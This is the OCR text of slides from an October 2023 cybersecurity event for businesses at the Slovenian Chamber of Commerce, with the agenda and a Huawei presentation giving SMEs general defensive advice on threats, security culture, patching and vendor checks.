zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

## ~Aktualni izzivi in rešitve za podjetja~

**27. oktober 2023, 9:00-14:00**
**GZS, Dvorana A**

Telekom Slovenije

CREAPLUS

# Organizatorji dogodka:

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

REPUBLIKA SLOVENIJA
MINISTRSTVO ZA GOSPODARSK
RAZVOJ IN TEHNOLOGIJO

EVROPSKA UNIJA
EVROPSKI SKLAD ZA REGIONALNI RAZVOJ
NALOŽBA V VAŠO PRIHODNOST

»Naložbo sofinancira Evropska unija iz Evropskega sklada za regionalni razvoj«

# Zlata partnerja dogodka:

Telekom Slovenije

CREAPLUS

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

## ~Aktualni izzivi in rešitve za podjetja~

**27. oktober 2023, 9:00-14:00**
**GZS, Dvorana A**

Telekom Slovenije

CREAPLUS

# AGENDA

| | |
|---|---|
| 09:00-<br>09:10 | **Uvodni nagovor**<br><br>Marjana Majerič, izvršna direktorica GZS |
| 09:10-<br>09:20 | **Pozdravni nagovor**<br><br>Katja Kraškovic, direktorica in dekanja na Gea College - Fakulteti za podjetništvo in aktivna članica Sekcije za kibernetsko varnost |
| 09:20-<br>09:40 | **Uvodno predavanje 1: Shielding Your Business: Essential Cybersecurity Strategies for SMEs in Europe (English)**<br><br>Vencel Cserháti, Vodja za kibernetsko varnost in varstvo zasebnosti, Huawei Technologies Madžarska in regija Adriatik |
| 09:40-<br>10:10 | **Uvodno predavanje 2: Kako se praktično odzvati na spremembe v okolju kibernetske varnosti v podjetju?**<br><br>Uroš Majcen, direktor kibernetske odpornosti, Kontron d.o.o. |
| 10:10-<br>10:30 | **Varnostni pregledi v okoljih operativne tehnologije (OT)**<br><br>Boris Krajnc, specialist za kibernetsko varnost, Telekom Slovenije d.d. |
| 10:30-<br>10:45 | **Kaj deluje in kaj ne deluje pri preverjanju kibernetske varnosti v podjetjih?**<br><br>Milan Gabor, ustanovitelj in direktor, Viris d.o.o. |
| 10:45-<br>11:00 | **NIS 2 in odpornost na kibernetske grožnje – smo pripravljeni na izzive?**<br><br>Igor Mlakar, direktor operative, Smart Com d.o.o. |

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

## ~Aktualni izzivi in rešitve za podjetja~

**27. oktober 2023, 9:00-14:00**
**GZS, Dvorana A**

Telekom Slovenije

CREAPLUS

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Uvodni nagovor

**Marjana Majerič**
izvršna direktorica GZS

Telekom Slovenije

CREAPLUS

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

## ~Aktualni izzivi in rešitve za podjetja~

**27. oktober 2023, 9:00-14:00**
**GZS, Dvorana A**

Telekom Slovenije

CREAPLUS

# Pozdravni nagovor

**Katja Kraškovic**

direktorica in dekanja na Gea College - Fakulteti za podjetništvo in aktivna članica Sekcije za kibernetsko varnost

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

## ~Aktualni izzivi in rešitve za podjetja~

**27. oktober 2023, 9:00-14:00**
**GZS, Dvorana A**

Telekom Slovenije

CREAPLUS

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Shielding your business – Essential Cybersecurity Strategies for SMEs


**Vencel Cserhati**
**Cybersecurity and Privacy Officer**
**Huawei Technologies Hungary & Adriatics**


**27. oktober 2023, GZS**

HUAWEI

Telekom Slovenije

CREAPLUS

„In the world of cyber security, the last thing you want is to have a target painted on you.”

Tim Cook

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# EU Cyber Threat Landscape

- Ransomware and Phishing has become the prime threat for the last years
- Cybercriminals are increasingly motivated by monetization
- Traditional Malware attacks decline observed in 2020 & 2021.
- The volume of crypto-jacking infections is record high.
- Surge in healthcare sector related data breaches.
- Russia-Ukraine, Israel-Palestinian conflicts: cyberwarfare and disinformation
- IoT along with mobile networks creates a new wave of DDoS attacks.
- Spike in non-malicious incidents, human errors still dominate the cause of downtimes


zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Cybersecurity Trends


zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Impact of Cyberattacks

- Data breach
- Electric blackouts
- Critical infrastructure downtime
- Failure of military equipment



**Consequences**

- Loss of money (stock price fall)
- Loss of reputation
- Theft and misuse of personal, financial or medical information
- Safety issues

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# How to Protect against Cyber Threats?



zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Cybersecurity Culture and Awareness




- **Culture**
  - Build a culture from day 1
- **Sponsorship**
  - Executive support
  - Dedicate someone for cybersecurity or hire a part time cybersecurity specialist
- **Continuous education**
  - Regular trainings
  - Newsletters
  - Games

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Establishing Processes for Better Protection


**Embed security and privacy** into the entire software or product development process

## Vulnerability / patch management

- Subscribe to alerts on vulnerabilities and patch critical assets at the earliest
- Keep all software and sites updated

## Incident and breach management

- Have a plan in place to deal with the unwanted scenario of data breach

## Vendors, suppliers, subcontractors management

- Carefully select your third parties – do a quick due diligence on their state of cybersecurity and privacy


zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# How does it look like @ Huawei: End-to-end cyber security assurance system covers all departments and employees




zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža


Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije


Huawei, together with EIT Digital and the Global Digital Foundation published a Questions and Answers guide on how best to promote cybersecurity for SMEs in Europe.

This joint publication advises SMEs on how to improve training levels in cybersecurity for staff

**OFFICIAL RELEASE: SLOVENIAN VERSION**



CHAPTER

# 01 WHY SMEs MATTER

## WHY ARE SMEs SO IMPORTANT FOR EUROPE?

| | |
|---|---|
| **25mil**<br>There are 25 million SMEs in Europe. | **99%**<br>SMEs represent more than 99% of all firms in Europe. |
| **100mil**<br>SMEs employ 100 million people in Europe. | **+50%**<br>SMEs contribute to over half of the EU GDP. |
| SMEs underpin the building of a more innovative society. | SMEs are drivers of digital transformation & economic growth. |

- SMEs are being systematically targeted by cyber criminals, and many are unprepared.
- 57% of SMEs believe that their companies will go out of business as a result of a cyber attack.
- It's crucial for SMEs to have robust levels of cybersecurity to mitigate against cyber risk and protect their businesses.

IKT horizontalna mreža

Gospodarska zbornica Slovenije


zit Združenje za informatiko in telekomunikacije


## WHAT ARE THE KEY CHALLENGES FOR SMEs IN THE PROMOTION OF HIGHER CYBERSECURITY STANDARDS AND CYBER SKILLS?

- SMEs face cybersecurity challenges such as the human element, lack of investment, and skills and competence.
- **82% of data breaches involve human error**, highlighting the need for cybersecurity awareness training.
- Investment in cybersecurity is crucial for protecting products and services, yet **93% of SMEs lack dedicated IT or security personnel**.
- Access to trained security professionals is also limited, putting increased responsibility on SME managers and employees to keep up with the evolving threat landscape.
- The **European Cybersecurity Skills Framework** offers tools for HR personnel to better understand the critical cybersecurity skills required for recruitment.

CHAPTER

# 02 WHAT CAN BE DONE



